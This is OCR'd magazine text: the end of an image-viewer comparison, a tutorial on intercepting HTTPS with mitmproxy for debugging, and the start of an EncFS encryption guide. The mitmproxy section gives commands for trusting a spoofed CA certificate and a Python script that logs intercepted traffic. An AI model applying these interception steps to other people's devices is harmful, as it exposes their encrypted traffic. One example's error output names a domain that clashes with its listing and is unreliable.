


Figure 7: XnView MP works with tabs. This makes it easy to view and organize multiple images and image collections.

below, the application displays details of the current image and another preview. A double-click opens an image as a new tab in large format in viewer mode (Figure 7).

In image management, XnView MP combines image, RAW image and sidecar files into one entry. If you delete an image including the RAW version and XMP file, the tool asks if you really want to remove all three files at once. In practice, however, you often have to adjust the selection logic a little: Canon cameras, for example, write CR2 files in RAW mode, which XnView MP displays as separate images by default.

In the *General* tab below *Tools* | *Settings* | *Picture management* | *Files*, select the files that belong together. For example, if you expand the entry for `jpg` to `{ext}.xmp;xmp;exf;cr2;cr2.xmp`, then merging of the different image files will work. However, errors still occur: XnView MP reliably deletes and moves images and sidecar files in a single action, but only changes the name of the JPG when renaming images.

The strengths of XnView MP lie in its speed of operation and the nicely configurable handling of sidecar files. Even folders with a larger image collection are quick to display in the application, at least after the initial process of creating thumbnails on first launch. Reviews and ratings help to add order to your photo collection after a whirlwind photography session.

nomacs

Nomacs [8] is based on the Qt toolkit, which makes it interesting for use on KDE desktops. You can use the File menu to load individual images or entire folders. The program displays the contents of directories in the form of small thumbnails (Figure 8). Nomacs gets down to business very quickly, even with folders containing a large number of images.

The application displays RAW images along with the JPGs from the selected folder. You can use a filter to restrict the display to certain names or file extensions. So far, however, the program lacks the ability to merge RAW, JPG, and sidecar files. The developers have not yet implemented a proposal for this feature already entered in the bug tracker and planned for nomacs 3.1, not even in the current 3.12 version.

In the overview, you can open images in larger format by double clicking. To go back, select *Window* | *Thumbnail* or type the keyboard shortcut Shift + T. Alternatively, you can enable a preview bar for navigating the image folder in the same menu. Much like gThumb, nomac's basic image editing functions can be accessed via the Image Editor menu. In the menus, you will also find more gimmicky functions such as a mosaic image generator.

When it comes to comparing images, nomacs takes a different path than Geeqie, which can split the image view into several areas. You can use *Sync* | *Synchronize* to link several instances of the application. The *Sync View* option tells nomacs to automatically sync the image section in the application windows.

In this way, you can easily compare two shots of the same subject taken in quick succession. If you zoom into an image, nomacs automatically adjusts the view in the second instance to match (Figure 9). In theory, this synchronization also works between different computers on the network, but synchronization over the network did not work in our lab.




Figure 8: Nomacs creates a preview when loading folders with many images, even if the data are located on a NAS device on the LAN.

Figure 9: In Sync mode, several instances of nomacs can be linked together. If you zoom into an image, nomacs automatically matches the view in the second window.

All told, nomacs proves to be a successful alternative to the KDE heavyweight, digiKam. The Sync function in particular stands out: No other image viewer can compare images so accurately and conveniently down to the smallest detail. For cleaning up and maintaining the image collection, however, it would be helpful to have functions for handling sidecar files and – among other things – a search for duplicate images.

Conclusions

When it comes to finding the perfect image viewer, it is always a question of your own needs and requirements. Our comparison failed to reveal an image viewer that was the best in every category. gThumb sets itself apart from the competition with its image processing functions, and XnView with a highly configurable and intuitive interface, where in particular, defining ratings is very easy.

However, in our search for a test winner, we would put Geeqie in first place with a narrow lead. The program impresses with its great processing speed and optimal handling when organizing JPG, RAW and sidecar files. You never see photos twice in Geeqie, and when you delete, move, or rename photos, you don't leave any orphaned files behind. ■■■

Info

[1] Eye of Gnome: *https://wiki.gnome.org/Apps/EyeOfGnome*
[2] Geeqie: *http://geeqie.org*
[3] GQview: *http://gqview.sourceforge.net*
[4] Geeqie on Wayland: *https://github.com/BestImageViewer/geeqie/issues/539*
[5] gThumb: *https://wiki.gnome.org/Apps/Gthumb*
[6] IrfanView: *https://www.irfanview.com*
[7] XnView MP: *https://www.xnview.com/de/xnviewmp*
[8] nomacs: *https://nomacs.org*

Troubleshooting HTTPS connections with mitmproxy

Fly on the Wall

Finding the data zipping back and forth between the browser and server is not only interesting for snooping spies, but also for debugging developers. Mike Schilli gets you started with mitmproxy and shows how to customize it using Python scripts. *By Mike Schilli*

If things just don't work when you are developing a web application, the question immediately arises as to what data the browser and web server are actually exchanging. Tools for snooping on the network such as Wireshark (as well as proxies that sit between the client and the server) leave both requests and responses untouched, while logging them for inspection.

`mitmproxy`, which stands for man in the middle (MITM) proxy, is the king of the hill in this category; it makes the impossible possible by logging encrypted HTTPS requests. But first, let's look at the simplest, unencrypted case, for which my aging website *perlmeister.com* that still uses plain old unencrypted HTTP is a great choice.

Figure 1 shows how the browser retrieves the requested page's HTML text, along with some images and JavaScript snippets from the server. The `mitmproxy` tool, which is available for download as binary from [1], sports a terminal user interface (UI), which displays a double arrow to the left of the current request, called `Flow` in `mitmproxy` parlance. When you press the Enter key, the detailed request data come up, as shown in Figure 2.

```
Flows
>> GET http://perlmeister.com/
      ← 200 text/html 3.54k 223ms
   GET http://perlmeister.com/images/lms.jpg
      ← 200 image/jpeg 1.25k 321ms
   GET http://pagead2.googlesyndication.com/pagead/show_ads.js
      ← 200 text/javascript 24.36k 281ms
   GET http://www.assoc-amazon.com/e/ir?t=perlmeistercom&l=ur2&o=1
      ← 200 image/gif 42b 502ms
   GET http://perlmeister.com/images/perlmeister.jpg
      ← 200 image/jpeg 3.92k 199ms
   GET http://perlmeister.com/images/rss.png
      ← 200 image/png 675b 301ms
   GET http://perlmeister.com/images/amzn/1590595041.jpg
      ← 200 image/jpeg 1.85k 279ms
   GET http://perlmeister.com/images/amzn/0596100922.jpg
      ← 200 image/jpeg 2.01k 250ms
   GET http://pagead2.googlesyndication.com/pagead/js/r20190306/r20190131/show_ads_impl.js
      ← 200 text/javascript 72.55k 237ms
   GET http://pagead2.googlesyndication.com/pagead/js/r20190306/r20190131/show_ads_impl.js
      ← 200 text/javascript 72.55k 260ms
   GET http://perlmeister.com/favicon.ico
      ← 200 image/x-icon 5.56k 87ms
   GET http://www.gstatic.com/generate_204
      ← 204 [no content] 130ms
⇕ [1/12]                                                    [*:8080]
```

Figure 1: The proxy server logs the browser's HTTP requests while pages are being retrieved.

Using the cursor keys (or, in typical Vi-style: *h*, *j*, *k*, *l*), you can move to the left/down/up/right and jump between `Request`, `Response`, and `Details` on the request detail page. You can always go back to the next level up with *Q*. On the main screen listing the flows, use the cursor keys (or *J* for down and *K* for up) to select a specific one. Press *D* to clear the current flow (marked ››), and hammer *D* repeatedly to clear the whole screen.

Command-Line Option

There are several options to place `mitmproxy` between the client and the server in order to start snooping on the data exchanged. The simplest approach is configuring it on the client side, where applications typically provide options to configure HTTP or SOCKS proxies. To start the proxy, call `mitmproxy` from the command line, which will render the currently running terminal black, and log intercepted data, while waiting for user commands from the keyboard.

If you try to persuade Chromium on Ubuntu to use a proxy, officially located under *Settings* | *Advanced/Security* | *Open Proxy Configuration*, you are in for a surprise, because the desktop application won't allow it and outputs an error

Author

Mike Schilli works as a software engineer in the San Francisco Bay area, California. Each month in his column, which has been running since 1997, he researches practical applications of various programming languages. If you email him at *mschilli@perlmeister.com* he will gladly answer any questions.

Figure 2: At the push of the Enter key, the proxy shows details of the request/response data.

message (Figure 3). Fortunately, the program accepts the command-line option

```
$ chromium-browser ➥
  --proxy-server="localhost:8080"
```

telling it to use a proxy server on the host (`localhost`) and port (8080), which is where `mitmproxy` listens by default. The important thing is to run Chromium as a single instance on the Ubuntu desktop. If you already have another instance running, you might find yourself tearing your hair out in frustration because no requests show up in the logs. If it's configured correctly, however, when you access URLs in the browser, the data will appear in the proxy UI for further analysis.




Figure 3: On Ubuntu, Chromium rejects the Proxy configuration in the Settings menu.




Figure 4: If `mitmproxy` is listening in on an HTTPS connection, the browser spots the spoofed certificate.

Breaking Encryption

So far, so good. But what happens if the browser sends an HTTPS request? By design, the protocol will prevent sniffing attacks from men in the middle. And, lo and behold, a Chromium browser configured to use `mitmproxy` reports that an attack is in progress (Figure 4).

But if you then go to *Advanced* and click on the *Proceed (unsafe)* link, Chromium lifts the barrier and lets you continue at your own risk, while `mitmproxy` in turn will eagerly log the connection data. This may seem like a silly question, but how does it do that if the client and server are using an encrypted connection?

By using a revolutionary trick, `mitmproxy` identifies itself to the client as the server, and to the server as the client (Figure 5). Instead of sending back the actual server response, it sends the client a fake certificate. This leads to the client – assuming it doesn't check or validate the certificate – opening an encrypted connection to the proxy instead of the server, if the user continues despite the warning.

By being in possession of the encryption keys, the proxy can now easily decrypt and log the data going over the wire (Figure 6) that it then encrypts again for forwarding to the server, which thinks it is talking to the client. In other words, a classic MITM attack.

Hard Cases

If the client does not allow communication over obviously hacked channels even if the user tries to force it, the sys admin can get in on the data heist and install a spoofed Certificate Authority (CA) certificate on the client, which `mitmproxy` conveniently provides. However, many clients (e.g., mobile




Figure 5: `mitmproxy` sits between the client and the server and pretends to be the server for the client, and the client for the server.

phones) do not allow proxy configurations at all or simply ignore them. For these cases, `mitmproxy` offers the option of a transparent proxy mode, in which the data are routed to the proxy instead of to the server using lower-level network tools such as iptables. The documentation on [2] illustrates solutions for these trickier cases.

Home-grown programs written in Go rely on the system's CA store for encrypted communications. On Ubuntu, it comes with the *ca-certificates* package. Out of the box, it doesn't contain the counterfeit `mitmproxy` CA certificate, of course, but the sys admin can add it. As an example, Listing 1 [3] submits an HTTPS request to get the TLS-protected website of a well-known online giant. If `mitmproxy` is running, the program aborts the request with the following error message if the client is rerouted via the proxy server by setting the `HTTP_PROXY` environment variable:

```
$ go build client.go
$ HTTP_PROXY=localhost:8080 ./client
panic: Get https://usarundbrief.com: x509:
certificate signed by unknown authority
```

What happened? Instead of Amazon's certificate, the client received a self-signed certificate, injected by `mitmproxy`, and the client rightfully complains about it. Now, to convince this pesky client to accept the certificate anyway (for testing purposes only, of course), the sys admin copies it into the Ubuntu system collection using the command sequence in Figure 7. And, sure enough, the following call to

```
$ HTTP_PROXY=localhost:8080 ./client
```

displays the TLS-protected Amazon website without any complaints, while `mitmproxy` logs the transaction as an MITM.

By the way, Chromium on Ubuntu does not use the system store for trusted CAs; instead, it comes with its own collection. In order to add the counterfeit certificate to this collection, a few tricks are required, which `mitmproxy` explains when the user accesses the magic `mitm.it` domain in the browser with the proxy configured, after clicking the button with the desired operating system (Figure 8). It works similarly on Firefox, which offers a configuration menu for adding a new certificate below *Options* | *Privacy & Security* | *View Certificates* | *Authorities* | *Import*.




Figure 6: Doing the impossible: `mitmproxy` sniffing an encrypted HTTPS connection.

```
$ cd ~/.mitmproxy
$ openssl x509 -in mitmproxy-ca.pem -inform PEM -out mitmproxy-ca.crt
$ sudo mkdir /usr/share/ca-certificates/extra
$ sudo cp mitmproxy-ca.crt /usr/share/ca-certificates/extra
$ sudo dpkg-reconfigure ca-certificates
```

Figure 7: This command sequence installs the counterfeit CA certificate on the Ubuntu system.

Listing 1: client.go

```
01 package main
02
03 import (
04   "fmt"
05   "io/ioutil"
06   "net/http"
07 )
08
09 func main() {
10   resp, err := http.Get("https://amazon.com")
11   if err != nil {
12     panic(err)
13   }
14   defer resp.Body.Close()
15   body, err := ioutil.ReadAll(resp.Body)
16   fmt.Println(string(body))
17 }
```

Listing 2: URLDumper.py

```
01 #!/usr/bin/env python3
02 from mitmproxy import ctx
03 import re
04
05 class URLDumper:
06   def __init__(self):
07     ctx.log.warn( "URLDumper ready" )
08
09   def request(self, flow):
10     ctx.log.warn( "URLDumper request" )
11     flow.request.anticache()
12
13   def append_to_dump(self, url, content):
14     with open("dump.log", "a") as f:
15       f.write("%s (%d bytes)\n" %
16               (url, len(content)))
17
18   def response(self, flow):
19     url = flow.request.url
20     self.append_to_dump(url,
21             flow.response.content)
22
23 addons = [
24     URLDumper()
25 ]
```




Figure 8: For instructions on palming off a `mitmproxy`-compliant CA certificate on Linux, you need to press *Other* here.

Home Grown Extensions

However, more than this, `mitmproxy` also accepts DIY Python scripts as extensions. As an example, Listing 2 shows a script in Python 3, as required by `mitmproxy`, which picks up the URLs of all incoming responses and stores them together with the length of the corresponding web content in bytes in a newly created `dump.log` file.

To do this, it imports the `ctx` context object from the `mitmproxy` package in line 2, to be used later for calls to the console logging function. The package doesn't have to be installed anywhere; it's just that `mitmproxy` magically finds it when it imports the script, because it manipulates the Python interpreter's package search paths to its own installation.

By design, the proxy jumps to the `request()` method in line 9 before each request. This method uses the `flow` variable to field an object for the current web request and, for consistency, calls the request object's `anticache()` method. This simply discards headers like `If-modified-since` on every request to make sure the browser fetches items anew every time. Nevertheless, browsers sometimes still use a cache regardless and don't even bother to ask the server if an image has changed. If you run into that situation, hit Shift + *Reload* to force it to reload everything on the current page.

In addition, the proxy jumps to the `response()` method in Line 18 for each incoming response. There Listing 2 first extracts the URL of the request, then retrieves the content of the retrieved web resource as a string with a `content` attribute, and passes both to the `append_to_dump()` method from line 13 for logging. The function opens the `dump.log` file in append mode and appends the URL as well as the length of the content string in readable format. To see the script in action, run

```
$ mitmproxy --mode regular ➥
  -s URLDumper.py\  ➥
  --set console_eventlog_verbosity="warn"
```

which passes the name of the new Python script to the proxy and shows a message reading *URLDumper ready* in the proxy window footer shortly after launching. This is just a brief confirmation that the add-on's initialization function completed successfully.

For convenience, the proxy will be monitoring the Python script. If it changes at run time, the proxy notices this and reinitializes the script immediately. Figure 9 shows the results of the script in action: After a browser session that had `localhost:8080` set as proxy and which visited the *Linux Magazine* website, the entries shown in Figure 9 were found in `dump.log`.

Looking for Trouble …

If an error occurs in the Python script, either during compilation or at run time, the console window displays an ominous message, namely that details are "in the event log." Some searching on the Internet solved the mystery: To view the log, you need to type

```
:console.view.eventlog
```

in the console window. The window then switches to the error messages log for which you were looking. Usually, it's easy to discover what was causing Python to complain.

Another killer `mitmproxy` application is the ability to log batteries of request sequences, in order to replay them later and expose the server to a preconfigured test case. The man pages – for operating both the console and the API – can be found on *mitmproxy.org*. The content looks a bit unkempt, but patient searching will usually reveal the information you desire.

Oh, and before I forget: If you do not want to leave a gaping vulnerability on your system after testing with `mitmproxy`, you need to remove the CA certificate you added for test purposes after completing the tests. Better safe than sorry! ■■■

Info

[1] Linux binaries for mitmproxy: *https://mitmproxy.org/downloads/#4.0.4/*

[2] mitmproxy how-to: *https://docs.mitmproxy.org/stable/concepts-howmitmproxyworks/*

[3] Listings for this article: *ftp://ftp.linux-magazine.com/pub/listings/linux-magazine.com/224/*

```
http://www.linux-magazine.com/ (32535 bytes)
http://www.linux-magazine.com/extension/lnm/design/linux_magazin_en/images/LinuxInt-outline_220-97.png (3082 bytes)
http://www.linux-magazine.com/var/linux_magazin/cache/public/stylesheets/c62c180ff936254873c2108a6e91d2cb_all.css (148985 bytes)
http://www.linux-magazine.com/extension/lnm/design/linux_magazin_en/images/icons/pfeil_schwarz.gif (775 bytes)
http://www.linux-magazine.com/var/linux_magazin/cache/public/javascript/05e4fa5193610538b63ad2c8a5ca7b13.js (30317 bytes)
http://www.linux-magazine.com/var/linux_magazin/cache/public/javascript/aa66e5d0e6c882776a6d4e8b2a1a3e09.js (131359 bytes)
http://www.linux-magazine.com/extension/bootstrap/design/bootstrap/images/icons/feedIcon16.png (3554 bytes)
http://www.linux-magazine.com/var/linux_magazin/storage/images/issues/2019/223/b
```

Figure 9: Using the extension in Listing 2, the proxy logged the URLs the browser called when visiting the *Linux Magazine* website in `dump.log`.

File encryption with EncFS

Simple Security

EncFS is an easy and effective CLI application for encrypting files that also allows for customization. *By Bruce Byfield*

Linux has no shortages of solutions for file encryption. First released in 2001, EncFS [1] is one of the oldest solutions but remains one of the easiest to set up and use. It uses two directories: an unencrypted directory for dropping files into, and an encrypted directory that automatically creates encrypted copies of those files. Any further manipulation of the setup or files is done with the `encfsctrl` utility [2]. However, some insecure copies of EncFS are still in use, so be careful to get 1.9.5, the latest version, which fixes the vulnerabilities of earlier versions.

EncFS has several other advantages besides its ease of use. One is that because EncFS runs in userspace, using the FUSE libraries [3], ordinary users, not just root, can create its virtual filesystem. Additionally, running in userspace means that an encrypted volume can be administered by existing utilities such as `Rsync` and `fsck`. Similarly, standard backup utilities can back up only the EncFS-associated files that have changed.

EncFS can use both removable drives and cloud storage (see below). The volume key that is usually stored in the same directory as the encrypted data can be password protected and stored elsewhere, including on a removable drive or in the cloud for added security. Also, encrypted directories do not have any fixed size, growing as files are added or deleted instead of requiring a fixed space to be allocated. All these features add up to a CLI application that is almost as easy to use as a graphical interface.

Author

Bruce Byfield is a computer journalist and a freelance writer and editor specializing in free and open source software. In addition to his writing projects, he also teaches live and e-learning courses. In his spare time, Bruce writes about Northwest coast art. You can read more of his work at *http://brucebyfield.wordpress.com*

Setting up EncFS

EncFS is available in most major distributions. To set it up, make sure that the FUSE package is installed, and then set up EncFS with the following command:

```
encfs ~/ENCRYPTED-DIRECTORY ➥
  ~/UNENCRYPTED-DIRECTORY
```

If the directories named do not exist, EncFS automatically creates them. However, if you prefer, you can create the directories before running EncFS using `mkdir -p`. The `-p` option creates any necessary parent directory as well as the one required. Although security by obscurity should not be relied upon, you can hide the encrypted directory by adding a period at the start of its name, concealing it from the defaults of most basic commands.

If you want to use EncFS in cloud storage, make the encrypted directory a subfolder of the directory associated with your cloud account. For example, if you are using Dropbox, the subfolder might be `~/Dropbox/encrypted`. The next time you sync your local and cloud directories, the encrypted directory is automatically uploaded to the cloud storage.

No matter where the required directories are located, the first time you run EncFS, you are prompted to set up the encryption (Figure 1). The default standard, or paranoia mode, provides a moderately high level of protection, and can be used automatically by adding the option `--standard` to the basic command. By contrast, the expert mode must always be specifically chosen. Expert mode prompts users with a series of questions to set the level of encryption. The man page explains

```
bb@nanday:~$ encfs ~/Dropbox/encrypted ~/Private
The directory "/home/bb/Dropbox/encrypted/" does not exist. Should it be created? (y,N
) y
The directory "/home/bb/Private/" does not exist. Should it be created? (y,N) y
Creating new encrypted volume.
Please choose from one of the following options:
 enter "x" for expert configuration mode,
 enter "p" for pre-configured paranoia mode,
 anything else, or an empty line will select standard mode.
?> x

Manual configuration mode selected.
The following cipher algorithms are available:
1. AES : 16 byte block cipher
 -- Supports key lengths of 128 to 256 bits
 -- Supports block sizes of 64 to 4096 bytes
2. Blowfish : 8 byte block cipher
 -- Supports key lengths of 128 to 256 bits
 -- Supports block sizes of 64 to 4096 bytes
3. CAMELLIA : 16 byte block cipher
 -- Supports key lengths of 128 to 256 bits
 -- Supports block sizes of 64 to 4096 bytes

Enter the number corresponding to your choice:
```

Figure 1: The first time you run EncFS, you can customize the encryption details using expert mode.

Table 1: Encryption Modes

	Standard or Paranoia Mode	Expert Mode
Cipher	AES key	AES key
Size	192 bits PBKDF2 with 1/2 second runtime, 160 bit salt	256 bits PBKDF2 with 3 second runtime, 160 bit salt (maximum)
Filesystem Block size	1024 bytes	1024 bytes
Filename Encoding	Block encoding with IV chaining, unique initialization vector file headers	Block encoding with IV chaining, unique initialization vector file headers, message authentication code (MAC) block headers, external IV chaining

each of the settings, but the most important difference is the key size (Table 1). Setup for both modes ends with choosing a password for accessing the encrypted directory via EncFS.

Although the man page recommends that most users chose the paranoia mode, users might prefer to use the expert mode simply to have a larger key, accepting the default for any of the other settings about which they are uncertain. Note, however, that in the past some cloud storage sites have had trouble with EncFS in expert mode. If that happens, delete the existing directories and try setting up in paranoia mode.

To check that EncFS is running, look for entries in the output of `mount` or temporary entries when running `df -h`. More simply, add a file to the unencrypted directory and then check that a file appears in the encrypted directory. If problems persist, try running the command with the verbose option (`-v`), which gives copious details for debugging (Figure 2).

Running and Administrating EncFS

To mount existing EncFS directories for use, repeat the command used to create them:

```
encfs ~/ENCRYPTED-DIRECTORY
  ~/UNENCRYPTED-DIRECTORY
```

At this point, you will be prompted for the password.

For most users, no additional options are likely required. However, EncFS does have a small set of options, which are described thoroughly in the man page. Most of these options set the details of how the command is run, such as `-f`, which runs EncFS in the foreground instead of the default background, or `-s`, which runs EncFS in a single thread, instead of the default multiple threads. These options are useful on older or smaller systems. But on modern systems, these options are unlikely to be needed except when other intensive programs are running at the same time as EncFS.

Still, there are several options that might be useful in specific circumstances. For instance, some users may choose to add `--idle=MINUTES` to unmount the encrypted directory automatically.

Users who want to share the encrypted directory – which should only be done cautiously – might use the option `--public`. And when searching the encrypted directory, `--reverse` can be used to display an encrypted file in plain text.

When not using EncFS, you can shut it down with the command

```
fusermount -u ~/UNENCRYPTED-DIRECTORY
```

However, many administrative tasks can be done using `encfsctl`. `encfsctl` is a utility that is generally packaged with

```
bb@nanday:~$ encfs -v ~/Dropbox/encrypted ~/Private
VERBOSE Root directory: /home/bb/Dropbox/encrypted/ [main.cpp:686]
VERBOSE Fuse arguments: (daemon) (threaded) (keyCheck) encfs /home/bb/Private/ -o use_
ino -o default_permissions  [main.cpp:687]
VERBOSE found new serialization format [FileUtils.cpp:299]
VERBOSE subVersion = 20100713 [FileUtils.cpp:313]
VERBOSE checking if ssl/aes(3:0:2) implements ssl/aes(3:0) [Interface.cpp:103]
VERBOSE allocated cipher ssl/aes, keySize 32, ivlength 16 [SSL_Cipher.cpp:395]
VERBOSE useStdin: 0 [FileUtils.cpp:1660]
EncFS Password:
VERBOSE checking if ssl/aes(3:0:2) implements ssl/aes(3:0) [Interface.cpp:103]
VERBOSE allocated cipher ssl/aes, keySize 32, ivlength 16 [SSL_Cipher.cpp:395]
VERBOSE cipher key size = 52 [FileUtils.cpp:1673]
VERBOSE checking if nameio/block(4:0:2) implements nameio/block(4:0) [Interface.cpp:10
3]
```

Figure 2: Verbose mode gives detailed information about how EncFS is set up.

EncFS, but it is easy to overlook. In fact, a search for how-tos on EncFS suggests that many are unaware of it altogether. And, admittedly, other standard commands are often convenient ways to administer EncFS.

Still, `encfsctl` is worth learning. For example, the info sub-command displays basic information about EncFS's encrypted directory. If you suspect that the applications used to create a file may have made them unencryptable for one reason or another, you can confirm your suspicions with the sub-command `showcruft`. At times, too, it may be useful to use `decode` to show the name of an encrypted file and display its unencrypted version, or, conversely, to use `encode` to show the name of an unencrypted file and show its encrypted version. As the man page notes, both `decode` and `encode` can be useful for such operations as deciding which files to include or exclude during a backup.

Probably the most useful of `encfsctl`'s sub-commands is `passwd` (Figure 3). After all, security of any password is generally thought to increase when it is changed regularly. If that is true (and some would disagree), passwords used to view encrypted files should be no exception.

Caveats and Shortcomings

For most users, EncFS is a simple and reliable encryption tool. In some cases, though, it does have limitations that might reduce security.

